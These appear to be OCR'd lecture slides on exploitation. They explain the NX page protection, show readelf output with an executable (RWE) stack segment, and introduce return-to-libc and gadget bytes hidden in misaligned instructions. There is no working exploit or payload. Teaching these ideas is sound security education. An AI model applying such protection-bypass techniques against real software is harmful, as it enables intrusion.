



KEEP
CALM
AND
HACK
ON

NX

Make pages
either read/exec,
or read/write.




```
Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  PHDR           0x0000000000000040 0x0000000000000040 0x0000000000000040
                 0x0000000000000268 0x0000000000000268  R      0x8
  INTERP         0x00000000000002a8 0x00000000000002a8 0x00000000000002a8
                 0x000000000000001c 0x000000000000001c  R      0x1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x00000000000005d0 0x00000000000005d0  R      0x1000
  LOAD           0x0000000000001000 0x0000000000001000 0x0000000000001000
                 0x000000000000024d 0x000000000000024d  R E    0x1000
  LOAD           0x0000000000002000 0x0000000000002000 0x0000000000002000
                 0x00000000000001b8 0x00000000000001b8  R      0x1000
  LOAD           0x0000000000002da8 0x0000000000003da8 0x0000000000003da8
                 0x0000000000000268 0x0000000000000270  RW     0x1000
  DYNAMIC        0x0000000000002db8 0x0000000000003db8 0x0000000000003db8
                 0x00000000000001f0 0x00000000000001f0  RW     0x8
  NOTE           0x00000000000002c4 0x00000000000002c4 0x00000000000002c4
                 0x0000000000000044 0x0000000000000044  R      0x4
  GNU_EH_FRAME   0x0000000000002048 0x0000000000002048 0x0000000000002048
                 0x0000000000000044 0x0000000000000044  R      0x4
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RWE    0x10
  GNU_RELRO      0x0000000000002da8 0x0000000000003da8 0x0000000000003da8
                 0x0000000000000258 0x0000000000000258  R      0x1

 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.gnu.build-id .note.ABI-tag .gnu.hash .dynsym .dynstr .gnu.ve
rsion .gnu.version_r .rela.dyn .rela.plt
   03     .init .plt .plt.got .text .fini
   04     .rodata .eh_frame_hdr .eh_frame
   05     .init_array .fini_array .dynamic .got .data .bss
   06     .dynamic
   07     .note.gnu.build-id .note.ABI-tag
   08     .eh_frame_hdr
   09
   10     .init_array .fini_array .dynamic .got
```

Return-to-libc attack

Instead of injecting executable code onto the stack,
Use the “context” of the program and libc to control program flow.

```
f7
c7
07      test $0x00000007, %edi
00
00
00
0f
95      setnzb -61(%ebp)
45
c3
```


